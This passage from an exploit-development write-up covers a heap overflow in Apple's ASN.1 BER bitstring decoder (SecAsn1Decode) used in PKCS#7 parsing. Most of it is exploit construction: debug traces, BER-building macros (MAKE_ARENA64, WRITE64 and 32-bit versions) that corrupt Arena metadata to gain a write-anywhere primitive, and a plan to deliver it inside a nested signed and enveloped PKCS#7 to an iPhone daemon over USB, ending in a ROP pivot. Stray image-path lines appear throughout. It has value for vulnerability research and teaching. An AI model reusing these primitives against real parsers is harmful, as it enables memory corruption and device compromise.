
```
23          constructed bitstring
82 01 00    length (2 byte long form): 0x100 bytes
    03      primitive bitstring
    0B      length: 11 bytes, including the unused bits specifier
    00      number of unused bits, trailing at the end of the last byte
    "aaaaaaaaaa"
    03      primitive bitstring
    81 F0   length (1 byte long form): 240 bytes
    00      number of unused bits, trailing at the end of the last byte
    "zzz..."
```

Which can be decoded with the following call to libasn1.dylib:

```
SecAsn1Decode(input, input_size, kSecAsn1BitStringTemplate, &output);
```

We get this:

```
    new ARENA -> o_pool/0x7fab29003020 of size 2087
    sec_asn1d_push_state:429: zalloc(144) -> 0x7fab29003070 in arena o_pool/0x7fab2900302
0 (left 1831)
    new ARENA -> t_pool/0x7fab29000020 of size 1063
    sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7fab29000020 in arena t_pool/0x
7fab29000020 (left 775)
    sec_asn1d_push_state:429: zalloc(144) -> 0x7fab29003100 in arena o_pool/0x7fab2900302
0 (left 1687)
    STATE transition 0x7fab29003070 -> 0x7fab29003100
    sec_asn1d_parse_leaf: memcpy(0x7fab29000020 + 0 = 0x7fab29000020, "6161616161616161",
 10)   <-- [A]
    adjusting item->len (10) to 80, unused=0x0
       <-- [B]
    STATE transition 0x7fab29003100 -> 0x7fab29003070
    STATE transition 0x7fab29003070 -> 0x7fab29003100
    sec_asn1d_parse_leaf: memcpy(0x7fab29000020 + 80 = 0x7fab29000070, "7a7a7a7a7a7a7a7a"
, 239) <-- [C]
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (319) to 2552, unused=0x0
    STATE transition 0x7fab29003100 -> 0x7fab29003070
    STATE transition 0x7fab29003070 -> 0x0
```

‘zalloc(144)‘ is allocating a new state object. ‘zalloc(256)‘ is allocating space for the bitstring itself. And we observe the two memcpy:

```
    memcpy(0x7fab29000020 + 0 = 0x7fab29000020, "6161616161616161", 10)   // the 1st memc
py: [A]
    memcpy(0x7fab29000020 + 80 = 0x7fab29000070, "7a7a7a7a7a7a7a7a", 239) // the 2nd memc
py: [C]
```

That is, the state machine is concatenating the two primitive bitstrings to create the final constructed bitstring. But the bitstring pieces should be adjacent, yet they are not, because:

```
    PORT_Memcpy(item->Data + item->Length, buf, len);
    item->Length += len;
    ...
    item->Length = (item->Length << 3) - state->bit_string_unused_bits;
```

At each concatenation, ‘item->Length‘ is used as an offset and then it is updated, growing exponentially higher by roughly a factor of 8, as seen above at [B].

The good news is that the overflow works. The bad news is that the memcpy happens in ‘their_pool‘ Arena, whereas the state objects are allocated in ‘our_pool‘ Arena. This is not great, since it may be difficult to massage ‘their_pool‘ Arenas and -- even if we pull it off -- there may be nothing interesting there. We want ‘our_pool‘ Arenas, because that’s where the state objects are.

-- 2.2 - The subtle flaw

By carefully analysing the state machine for whatever ways of switching to ‘our_pool‘, we notice a weird thing in ‘sec_asn1d_parse_bit_string‘:

```
    if ((state->pending == 0) || (state->contents_length == 1)) {
        if (state->dest != NULL) {
            SecAsn1Item *item = (SecAsn1Item *)(state->dest);
            item->Data = NULL; // <-- [D]
            item->Length = 0;
            state->place = beforeEndOfContents;
        }
        if (state->contents_length == 1) {
            /* skip over (unused) remainder byte */
            return 1;
        } else {
            return 0;
        }
    }
```

It looks like a shortcut for empty primitive strings. It essentially nukes the destination item and switches to ‘beforeEndOfContents‘. It looks almost legit, except it is throwing away the old ‘item->Data‘ by setting it to NULL, as seen at [D]. Then, when the next bitstring component arrives, ‘sec_asn1d_prepare_for_contents‘ sees that ‘item‘ is nuked and allocates it anew, but this time in ‘our_pool‘. The allocation size is fit to accomodate the last length that was parsed.

And here things start to become interesting. A constructed bitstring has a total length and then each component has its own length (all of these must sum up to the total). If we enter ‘sec_asn1d_prepare_for_contents‘ right after the shortcut, the parser must have already parsed the next component and the last parsed length will be of that component, which is smaller than the total. What we just achieved was to throw away the good ‘item->Data‘ (sized for the grand total) and replace it with a new ‘item->Data‘ (sized for the next component after the shortcut). If the shortcut didn’t exist, then ‘sec_asn1d_prepare_for_contents‘ would have not allocated ‘item->Data‘ again, and the size of the allocation would have remained fit for the grand total. This is a bug in its own right, but more on that later...

The switch to ‘our_pool‘ was our goal, and we got it:

```
    alloc_len = state->contents_length;
    ...
    if (item == NULL || state->top->filter_only) {
        ...
    } else if (state->substring) {
        /*
         * If we are a substring of a constructed string, then we may
         * not have to allocate anything (because our parent, the
         * actual constructed string, did it for us).  If we are a
         * substring and we *do* have to allocate, that means our
         * parent is an indefinite-length, so we allocate from our pool;
         * later our parent will copy our string into the aggregated
         * whole and free our pool allocation.
         */
        if (item->Data == NULL) {
            PORT_Assert (item->Length == 0);
            poolp = state->top->our_pool;
        } else {
            alloc_len = 0;
        }
    } else {
        ...
    }

    if (alloc_len || ...) {
        ...
        if (item) {
            item->Data = (unsigned char*)sec_asn1d_zalloc (poolp, alloc_len);
        }
        ...
    }
```


Let’s try again, forcing the switch to ‘our_pool‘ by introducing an empty bitstring aka the shortcut aka the breaker aka the key to the kingdom:

```
    CONS_BITSTRING(len);           // item->Data is a block of size=len in their_pool
        START_BITSTRING(0, 0);     // nuke item->Data
        REP_BITSTRING(0, 10, ’a’); // new item->Data is a block of size=10+1 in our_pool

    if (len) {
        START_BITSTRING(0, len - 1);
        while (len) {
            PUSH1(’z’);
        }
    }

    new ARENA -> o_pool/0x7f84fc803020 of size 2087
```

```
    sec_asn1d_push_state:429: zalloc(144) -> 0x7f84fc803070 in arena o_pool/0x7f84fc80302
0 (left 1831)
    new ARENA -> t_pool/0x7f84fc800020 of size 1063
    sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7f84fc800020 in arena t_pool/0x
7f84fc800020 (left 775)
    sec_asn1d_push_state:429: zalloc(144) -> 0x7f84fc803100 in arena o_pool/0x7f84fc80302
0 (left 1687)
    STATE transition 0x7f84fc803070 -> 0x7f84fc803100
    STATE transition 0x7f84fc803100 -> 0x7f84fc803070
    STATE transition 0x7f84fc803070 -> 0x7f84fc803100
    sec_asn1d_prepare_for_contents:1458: zalloc(11) -> 0x7f84fc803190 in arena o_pool/0x7
f84fc803020 (left 1671)
    sec_asn1d_parse_leaf: memcpy(0x7f84fc803190 + 0 = 0x7f84fc803190, "6161616161616161",
 10)
    adjusting item->len (10) to 80, unused=0x0
    STATE transition 0x7f84fc803100 -> 0x7f84fc803070
    STATE transition 0x7f84fc803070 -> 0x7f84fc803100
    sec_asn1d_parse_leaf: memcpy(0x7f84fc803190 + 80 = 0x7f84fc8031e0, "7a7a7a7a7a7a7a7a"
, 236)
    adjusting item->len (316) to 2528, unused=0x0
    STATE transition 0x7f84fc803100 -> 0x7f84fc803070
    STATE transition 0x7f84fc803070 -> 0x0
```

‘sec_asn1d_zalloc(11)‘ is allocating a temporary buffer of size 10+1.

The parser creates a temporary buffer, which resides in ‘our_pool‘, and it is using it to agglutinate the complete bitstring. But this buffer is only sized for the first part -- the ’a’ part of size 10+1 -- and therefore it is much smaller than it should be. Remember that ‘our_pool‘ is a list of Arenas holding either state objects or temporary input data:




Let’s try again, but force another state object allocation after our short buffer which gets overflowed. We insert a nested constructed bitstring and see what happens. Yes, BER allows it. Yes, it is really that bad...

```
    CONS_BITSTRING(len);
        START_BITSTRING(0, 0);
        CONS_BITSTRING(3 + 10);
            REP_BITSTRING(0, 10, ’a’);

    if (len) {
        START_BITSTRING(0, len - 1);
        while (len) {
            PUSH1(’z’);
        }
    }
```

```
    new ARENA -> o_pool/0x7f91f3803020 of size 2087
    sec_asn1d_push_state:429: zalloc(144) -> 0x7f91f3803070 in arena o_pool/0x7f91f380302
0 (left 1831)
    new ARENA -> t_pool/0x7f91f3800020 of size 1063
    sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7f91f3800020 in arena t_pool/0x
7f91f3800020 (left 775)
    sec_asn1d_push_state:429: zalloc(144) -> 0x7f91f3803100 in arena o_pool/0x7f91f380302
0 (left 1687)
    STATE transition 0x7f91f3803070 -> 0x7f91f3803100
    STATE transition 0x7f91f3803100 -> 0x7f91f3803070
    STATE transition 0x7f91f3803070 -> 0x7f91f3803100
    sec_asn1d_prepare_for_contents:1458: zalloc(13) -> 0x7f91f3803190 in arena o_pool/0x7
f91f3803020 (left 1671)
    sec_asn1d_push_state:429: zalloc(144) -> 0x7f91f38031a0 in arena o_pool/0x7f91f380302
0 (left 1527)
```

```
    STATE transition 0x7f91f3803100 -> 0x7f91f38031a0
    sec_asn1d_parse_leaf: memcpy(0x7f91f3803190 + 0 = 0x7f91f3803190, "6161616161616161",
 10)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (10) to 80, unused=0x0
    STATE transition 0x7f91f38031a0 -> 0x7f91f3803100
    STATE transition 0x7f91f3803100 -> 0x7f91f3803070
    STATE transition 0x7f91f3803070 -> 0x7f91f3803100
    sec_asn1d_parse_leaf: memcpy(0x7f91f3803190 + 80 = 0x7f91f38031e0, "7a7a7a7a7a7a7a7a"
, 234)
    sec_asn1d_parse_leaf: pre-existing value = 0x3
    adjusting item->len (314) to 2512, unused=0x0
    STATE transition 0x7f91f3803100 -> 0x7f91f3803070
    STATE transition 0x7f91f3803070 -> 0x0
```

It is pretty obvious that we can overwrite the state object of the nested constructed bitstring.



However, by the time the second string gets copied, the nested state object is abandoned, and nothing happens. We deduce the actual smash must happen inside the nested constructed bitstring:

```
    CONS_BITSTRING(len);
        START_BITSTRING(0, 0);
        CONS_BITSTRING(3 + 10 + 3 + 64);
            REP_BITSTRING(0, 10, 'a');
            REP_BITSTRING(0, 64, 'b'); // smashes the active state object

    if (len) {
        START_BITSTRING(0, len - 1);
        while (len) {
            PUSH1('z');
        }
    }
```

```
    new ARENA -> o_pool/0x7fa27d003020 of size 2087
    sec_asn1d_push_state:429: zalloc(144) -> 0x7fa27d003070 in arena o_pool/0x7fa27d00302
0 (left 1831)
    new ARENA -> t_pool/0x7fa27d000020 of size 1063
    sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7fa27d000020 in arena t_pool/0x
7fa27d000020 (left 775)
    sec_asn1d_push_state:429: zalloc(144) -> 0x7fa27d003100 in arena o_pool/0x7fa27d00302
0 (left 1687)
    STATE transition 0x7fa27d003070 -> 0x7fa27d003100
    STATE transition 0x7fa27d003100 -> 0x7fa27d003070
    STATE transition 0x7fa27d003070 -> 0x7fa27d003100
    sec_asn1d_prepare_for_contents:1458: zalloc(80) -> 0x7fa27d003190 in arena o_pool/0x7
fa27d003020 (left 1607)
    sec_asn1d_push_state:429: zalloc(144) -> 0x7fa27d0031e0 in arena o_pool/0x7fa27d00302
0 (left 1463)
    STATE transition 0x7fa27d003100 -> 0x7fa27d0031e0
    sec_asn1d_parse_leaf: memcpy(0x7fa27d003190 + 0 = 0x7fa27d003190, "6161616161616161",
 10)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (10) to 80, unused=0x0
    STATE transition 0x7fa27d0031e0 -> 0x7fa27d003100
    STATE transition 0x7fa27d003100 -> 0x7fa27d0031e0
    sec_asn1d_parse_leaf: memcpy(0x7fa27d003190 + 80 = 0x7fa27d0031e0, "6262626262626262"
, 64)
    sec_asn1d_parse_leaf: pre-existing value = 0x7fa27d003020
    <CRASH>
```

Great! We can now smash an active state object while it is being accessed.


-- 2.3 - The strategy

Looking at the `sec_asn1d_state` structure, we realise there are many flags that we can smash, which may or may not confuse the ASN.1 parser state machine. And there are many pointers which we can do partial overwrites on, which has the effect of moving them to another controlled area inside the current Arena. However tempting is to try all of these, we realise there is a low-hanging fruit in there. Recall how the overwrite offset is computed:

```
item->Length += len;
...
item->Length = (item->Length << 3) - state->bit_string_unused_bits;
```

By making the `bit_string_unused_bits` large, we can have `item->Length` going negative. This has the effect of having `item->Data + item->Length` pointing somewhere to a smaller address, which can be used to smash other state objects, allocated previously. But then, we end up with the same problem, and then we'd have to figure out what state field to smash again.

A better target is to smash the Arena structure itself. This is a meta-data attack. It works because the allocations inside an Arena are predictable by design. In fact, we know our bitstrings will always be laid out at the same distance from the start of the active Arena, for a given input.



After we do this, we trigger another allocation, with another bitstring. If we get it right we can manipulate Arena `limit/avail`, effectively gaining an allocate-anywhere primitive. And if we follow up with another bitstring, we have gained a write-anywhere primitive.

```
CONS_BITSTRING(len);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 19 + 3 + 4);
        REP_BITSTRING(4, 19, 'a'); // filler
        START_BITSTRING(0, 4); // smash bit_string_unused_bits
            PUSH4((19 * 8 - 4 + 4) * 8 + (0x3190 - 0x3020) + 2*8);

    START_BITSTRING(0, 16); // smash the Arena
        PUSH8(0x4141414141414140 + 16); // limit
        PUSH8(0x4141414141414140); // avail

    START_BITSTRING(0, 0); // trigger new allocation
        REP_BITSTRING(0, 1, 'b'); // trigger new memcpy over allocation

if (len) {
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

If the above seems somewhat confusing, refer to "openssl asn1parse" output:

```
 0:d=0  hl=4 l= 256 cons: BIT STRING
 4:d=1  hl=2 l=   1 prim:  BIT STRING  // break, trigger allocation
 7:d=1  hl=2 l=  29 cons:  BIT STRING
 9:d=2  hl=2 l=  20 prim:   BIT STRING // filler: "aaa..."
31:d=2  hl=2 l=   5 prim:   BIT STRING // bit_string_unused_bits
38:d=1  hl=2 l=  17 prim:  BIT STRING  // destination: Arena limit/avail
57:d=1  hl=2 l=   1 prim:  BIT STRING  // break, trigger fake alloc
60:d=1  hl=2 l=   2 prim:  BIT STRING  // write value: "b"
```

```
    64:d=1  hl=3 l= 193 prim:  BIT STRING  // remainder "zzz..."

    new ARENA -> o_pool/0x7ffe62803020 of size 2087
    sec_asn1d_push_state:429: zalloc(144) -> 0x7ffe62803070 in arena o_pool/0x7ffe6280302
0 (left 1831)
    new ARENA -> t_pool/0x7ffe62800020 of size 1063
    sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7ffe62800020 in arena t_pool/0x
7ffe62800020 (left 775)
    sec_asn1d_push_state:429: zalloc(144) -> 0x7ffe62803100 in arena o_pool/0x7ffe6280302
0 (left 1687)
    STATE transition 0x7ffe62803070 -> 0x7ffe62803100
    STATE transition 0x7ffe62803100 -> 0x7ffe62803070
    STATE transition 0x7ffe62803070 -> 0x7ffe62803100
    sec_asn1d_prepare_for_contents:1458: zalloc(29) -> 0x7ffe62803190 in arena o_pool/0x7
ffe62803020 (left 1655)
    sec_asn1d_push_state:429: zalloc(144) -> 0x7ffe628031b0 in arena o_pool/0x7ffe6280302
0 (left 1511)
    STATE transition 0x7ffe62803100 -> 0x7ffe628031b0
    sec_asn1d_parse_leaf: memcpy(0x7ffe62803190 + 0 = 0x7ffe62803190, "6161616161616161",
 19)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (19) to 148, unused=0x4
    STATE transition 0x7ffe628031b0 -> 0x7ffe62803100
    STATE transition 0x7ffe62803100 -> 0x7ffe628031b0
    sec_asn1d_parse_leaf: memcpy(0x7ffe62803190 + 148 = 0x7ffe62803224, "640", 4)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (152) to 18446744073709551232, unused=0x640
    STATE transition 0x7ffe628031b0 -> 0x7ffe62803100
    STATE transition 0x7ffe62803100 -> 0x7ffe62803070
    STATE transition 0x7ffe62803070 -> 0x7ffe62803100
    sec_asn1d_parse_leaf: memcpy(0x7ffe62803190 + 18446744073709551232 = 0x7ffe62803010,
"4141414141414150", 16)
    sec_asn1d_parse_leaf: pre-existing value = 0x7ffe62803827
    adjusting item->len (18446744073709551248) to 18446744073709548672, unused=0x0
    STATE transition 0x7ffe62803100 -> 0x7ffe62803070
    STATE transition 0x7ffe62803070 -> 0x7ffe62803100
    STATE transition 0x7ffe62803100 -> 0x7ffe62803070
    STATE transition 0x7ffe62803070 -> 0x7ffe62803100
    sec_asn1d_prepare_for_contents:1458: zalloc(2) -> 0x4141414141414140 in arena o_pool/
0x0 (left -1)
    sec_asn1d_parse_leaf: memcpy(0x4141414141414140 + 0 = 0x4141414141414140, "62", 1)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (1) to 8, unused=0x0
    STATE transition 0x7ffe62803100 -> 0x7ffe62803070
    STATE transition 0x7ffe62803070 -> 0x7ffe62803100
    sec_asn1d_parse_leaf: memcpy(0x4141414141414140 + 8 = 0x4141414141414148, "7a7a7a7a7a
7a7a7a", 192)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (200) to 1600, unused=0x0
    STATE transition 0x7ffe62803100 -> 0x7ffe62803070
    STATE transition 0x7ffe62803070 -> 0x0
```

We got our write-anywhere:

```
    memcpy(0x4141414141414140 + 0, "62", 1)
```

but apparently the remainder of the string is also written somewhere around
that address. We will address this issue momentarily (pun intended).

First, let's explain our contraption above. There are two magic values in
our bitstring: the value with which to overwrite `bit_string_unused_bits`,
and the length of the filler. The former is given by the offset of the
temporary buffer inside our current Arena. It does vary depending on what
elements have been processed before our bitstring, but for a given input
it is considered constant:

```
    D = 0x7fb191003190 - 0x7fb191003020 // actual values do not matter
```

The latter can be calculated with the following formula:

```
    K = (116=offsetof(sec_asn1d_state, bit_string_unused_bits) +
         round8(K + 10) + 4=bit_string_unused_bits) / 8
```

We find that K=19 satisfies the equation and it is a constant allowing us to reach ‘state->bit_string_unused_bits‘. Now we can sum up all the above into a write-anywhere primitive:

```
    #define MAKE_ARENA64(filler, arena_used, lower_bound, upper_bound) \
    do { \
        CONS_BITSTRING(10 + 19); \
            REP_BITSTRING(4, 19, filler); \
            \
            START_BITSTRING(0, 4); \
            PUSH4((19 * 8 - 4 + 4) * 8 + (arena_used) + 2*8); \
        \
        START_BITSTRING(0, 16); \
            PUSH8(upper_bound); \
            PUSH8(lower_bound); \
    } while (0)

    #define WRITE64(clean, x) \
    do { \
        START_BITSTRING(0, 0); \
        if (clean) { \
            START_BITSTRING(7, 1); \
                PUSH1(x); \
            START_BITSTRING(0, 7); \
                PUSH7((x) >> 8); \
        } else { \
            START_BITSTRING(0, 8); \
                PUSH8(x); \
        } \
    } while (0)
```

And finally, our code looks like this:

```
    CONS_BITSTRING(len);
        START_BITSTRING(0, 0); // break

        MAKE_ARENA64('a', 0x3190 - 0x3020, 0x4141414141414140, 0x4141414141414150);

        WRITE64(0, 0x4242424242424242); // break & write

    if (len) {
        START_BITSTRING(0, 0); // break for clean exit
        START_BITSTRING(0, len - 1);
        while (len) {
            PUSH1('z');
        }
    }
```

It essentially translates to:

```
    memset(0x4141414141414140, 0, sizeof(0x4242424242424242) + 1);
    *(uint64_t *)0x4141414141414140 = 0x4242424242424242;
```

You will notice there are 3 breakers. One just before hijacking the current Arena. Another one inside the arbitrary write, and the last one just before the remainder of the string. The last one makes sure further ASN.1 parsing resumes in a normal way, without even crashing. This is possible because we designed our fake Arena as small as possible, just enough to accommodate one write; any further allocs will link in new legit Arenas.

To sum it up, we smash a state object to manipulate the current Arena. This will coerce ‘sec_asn1d_zalloc‘ into returning the address we want, and make this fake Arena look exhausted after one write. Then we just copy our value at the aforementioned address. There is one minor inconvenience though: the destination address is subject to a zeroing step, which goes one byte past our write size. In order to fix the bleeding, we have to do a multi-stage write (WRITE64 has a parameter to correct this automatically if needed):

```
    // write n bytes
    START_BITSTRING(0, 0); // break
    START_BITSTRING(7, 1); // sec_asn1d_zalloc, then memset(dest, 0, 1 + 1)
        PUSH1(first); // write first byte. item->Length = (0 + 1) * 8 - 7
    START_BITSTRING(0, n);
        PUSHB(next); // next bytes get written at offset +1
```

And finally, we can do as many writes as we want, by repeating the process:

```
    CONS_BITSTRING(len);
        START_BITSTRING(0, 0);

        MAKE_ARENA64('a', 0x3190 - 0x3020, 0x4141414141414140, 0x4141414141414140 + 16);

        WRITE64(0, 0x4242424242424242);

        START_BITSTRING(0, 0);

        MAKE_ARENA64('a', 0, 0x4343434343434340, 0x4343434343434340 + 16);

        WRITE64(0, 0x4444444444444444);

    if (len) {
        START_BITSTRING(0, 0);
        START_BITSTRING(0, len - 1);
        while (len) {
            PUSH1('z');
        }
    }
```

Which translate into:

```
    *(uint64_t *)0x4141414141414140 = 0x4242424242424242;
    *(uint64_t *)0x4343434343434340 = 0x4444444444444444;
```

Notice the subsequent writes, and their respective Arenas, start afresh. It
means D must be always zero after the first one.

The reasoning is almost identical for 32bit, we just need to find D and K.
D can be found experimentally:

```
    D = 0x7a1f18e8 - 0x7a1f1810 // actual values do not matter
```

And then K is found with the following formula:

```
    K = (64=offsetof(sec_asn1d_state, bit_string_unused_bits) +
         round8(K + 10) + 0=bit_string_unused_bits) / 8
```

Once we found D and K=11, we can write a similar Arena primitive:

```
    #define MAKE_ARENA32(filler, arena_used, lower_bound, upper_bound) \
    do { \
        CONS_BITSTRING(10 + 11); \
            REP_BITSTRING(0, 11, filler); \
            \
            START_BITSTRING(0, 4); \
            PUSH4((11 * 8 - 0 + 4) * 8 + (arena_used) + 2*4); \
        \
        START_BITSTRING(0, 8); \
            PUSH4(upper_bound); \
            PUSH4(lower_bound); \
    } while (0)

    #define WRITE32(clean, x) \
    do { \
        START_BITSTRING(0, 0); \
        if (clean) { \
            START_BITSTRING(7, 1); \
                PUSH1(x); \
```

```
            START_BITSTRING(0, 3); \
                PUSH3((x) >> 8); \
        } else { \
            START_BITSTRING(0, 4); \
                PUSH4(x); \
        } \
    } while (0)
```

allowing us to kickstart the write-anywhere:

```
    MAKE_ARENA32('a', 0x8e8 - 0x810, 0x41414140, 0x41414140 + 16);
```

What we got is an extremely reliable primitive which can write constant values at constant addresses. Let's see if we can put them to good use.

-- 3 - Exploit techniques

We need to target some application or daemon that listens and accepts ASN.1 encoded data. So far, we have experimented on bare bitstrings, but that is extremely unlikely any real world application would ask for. We need some standard containers, such as an X.509 certificate or a PKCS#7 structure, ready to be consumed. A certificate's signature is indeed a bitstring that we can manipulate, but that renders the certificate invalid. Our exploit would need to fully achieve its goal before the certificate is validated.

For now, let's suppose our victim is a daemon that consumes PKCS#7 and extracts the certificate for later validation. It accomplishes this with a call to 'SecCMSCertificatesOnlyMessageCopyCertificates'. That function can be found inside the Security framework, and it uses 'SecCmsMessageDecode' to parse the incoming PKCS#7, which in turn uses 'SEC_ASN1DecoderUpdate'.

-- 3.0 - PKCS#7

PKCS#7 stands for Cryptographic Message Syntax (aka CMS). It is a standard for storing signed and/or encrypted data, described by RFC 3369[4].

Looking at Security-57337.20.44/OSX/libsecurity_smime/lib/cmsasn1.c, we see that we can find only one occurence of 'kSecAsn1BitStringTemplate'. Recall the parser is driven by templates, so we know the ASN.1 parser will expect a bitstring wherever it hits that template. Tracing back, we get:

```
    SecCmsOriginatorPublicKeyTemplate
    SecCmsOriginatorIdentifierOrKeyTemplate
    SecCmsKeyAgreeRecipientInfoTemplate
    SecCmsRecipientInfoTemplate
    SecCmsEnvelopedDataTemplate
    NSS_PointerToCMSEnvelopedDataTemplate
    nss_cms_choose_content_template()
    nss_cms_chooser
    SecCmsMessageTemplate
    SecCmsDecoderCreate()
    SecCmsMessageDecode()
```

It looks like we need to craft an enveloped PKCS#7. However, our target expects a signed PKCS#7, which looks roughly like this:

```
    cons: SEQUENCE
    prim:  OBJECT            :pkcs7-signedData
    cons:  cont [ 0 ]
    cons:   SEQUENCE
    prim:    INTEGER           :01
    cons:    SET
    cons:    SEQUENCE
    prim:     OBJECT            :pkcs7-data
    cons:    cont [ 0 ]
    <certificate>
    cons:    SET
```

But wait. We can stash an enveloped PKCS#7 instead of raw pkcs7-data.

```
    cons: SEQUENCE
    prim:  OBJECT            :pkcs7-signedData
    cons:  cont [ 0 ]
    cons:   SEQUENCE
    prim:    INTEGER           :01
    cons:    SET
    cons:     SEQUENCE
    prim:      OBJECT            :sha1
    prim:      NULL
    cons:    SEQUENCE
    prim:     OBJECT            :pkcs7-envelopedData
    cons:     cont [ 0 ]
    prim:      OCTET STRING      [HEX DUMP]:<enveloped data>
    cons:    cont [ 0 ]
    <certificate>
    cons:    SET
```

The enveloped data must be a valid ASN.1 encoding, matching the templates we saw above. Roughly speaking, this is the equivalent of the following:

```
    $ echo "Hello world" > input.txt
    $ openssl ecparam -name secp521r1 -genkey -param_enc explicit -out private-key.pem
    $ openssl req -new -x509 -key private-key.pem -out server.pem -days 730
    $ openssl cms -encrypt -binary -aes256 -in input.txt -outform DER -out encrypted.der
server.pem
    $ openssl cms -inform DER -in encrypted.der -cmsout -print
```

encrypted.der looks somewhat like this:

```
    cons: SEQUENCE
    prim:  INTEGER           :02
    cons:  SET
    cons:   cont [ 1 ]
    cons:    SEQUENCE
    prim:     INTEGER           :03
    cons:     cont [ 0 ]
    cons:      cont [ 2 ]
    cons:       SEQUENCE
    cons:        SEQUENCE
    prim:         OBJECT            :id-ecPublicKey
    prim:        BIT STRING
    <more stuff>
```

Great! There’s our bitstring. We know the inner PKCS#7 will be handled by a recursive call to ‘SecCmsMessageDecode‘, and the error code of that parser, if any, is totally discarded. This can be observed in ‘nss_cms_before_data‘ and ‘nss_cms_decoder_work_data‘ respectively. It seems pretty good from our perspective, because we do not need to worry whether the inner ASN.1 ends abruptly and, most importantly, the recursive call to ‘SecCmsMessageDecode‘ will create fresh Arenas. Remember our D constant when invoking the first MAKE_ARENA64? Yeah, it will be unchanged between runs. It seems we can have our cake and eat it. But not just yet... Let’s recap what we have so far.

We build our bitstring inside an enveloped PKCS#7, which is contained in a signed PKCS#7 allowing us to write constant values at constant addresses. All those constant values and addresses come from the input itself.

-- 3.1 - Building blocks

Our target daemon is running on an iPhone, listening to USB and is ready to consume the crafted PKCS#7. Back in 2016, USB restricted mode wasn’t even a thing and a lot of daemons were running Before First Unlock.

The full exploit itself is beyond the scope of this article and is left as an exercise for the reader. The bug has been patched years ago, and it does not preserve any value whatsoever today, except illustrating my thought process at the time and introducing some creative ways of subverting the ASN.1 decoding machinery, as we shall see below.

The basic idea is to first leak out the shared cache slide, then build a

relocated ROP strip offline, then send it back, and then finally pivot to it. A couple of guiding lines are laid below, and mock-ups are included in the attached source code:

step1 - the bruteforcer - preparatory step for guessing the scratch,
step2 - buffer switching - used for leaking out the shared cache slide,
step3 - the ROP pivot - the actual exploit payload.

We will now mostly concentrate on step2 and step3 because they contain some interesting tricks. One major shortcoming of our MAKE_ARENA/WRITE technique is that we can only write out constant values. To extract the shared cache we must be able to write out live pointers.

While being focused on our write-primitive we have overlooked one important aspect: the write itself is just a byproduct of what we have built so far. Before we had a write primitive, we had an allocation primitive: we could target a scratch area in memory and force allocation of state objects at known locations. A viable scratch address can be found empirically: it can be any writable area in our victim memory space that should stay relatively constant between runs. It depends on the targeted application/daemon, but in absence of a true infoleak, it's still easy to figure it out: vmmap is your best friend; also the bruteforcer may be used as a poor man's vmmap. Check out the heap, the shared cache data segment, the daemon itself, the stacks, or whatever else floats your boat.

Remember that state objects contain one pointer from the shared cache: the template itself. And while the parser is busy with our bitstring, we know the template is 'kSecAsn1BitStringTemplate', which is as good as any other pointer.

First, we cause a state object allocation at a known address. This is done by hijacking the Arena to some reasonably large unused scratch space (known a priori), right before a new state object is allocated:

```
        |<------------------------ SCRATCH ------------------------>|
        |                                                           |
        |   |<------- State object -------->|                       |
        |   |                               |                       |
    ------------------------------------------------------------------------
        ... top theTemplate dest ...
    ------------------------------------------------------------------------
```

Afterwards, we punch some writes before and some writes after the pointer.

```
        |<------------------------ SCRATCH ------------------------>|
        |                                                           |
        |   |<------- State object -------->|                       |
        |   |                               |                       |
    ------------------------------------------------------------------------
        ... top theTemplate dest ...
    ------------------------------------------------------------------------
            ^^^^           ^^^^^^^^
```

We are effectively building a bitstring around the template pointer using only constant writes to the scratch area. What should we write around the pointer? Exactly, MAKE_ARENA/WRITE contraptions.

```
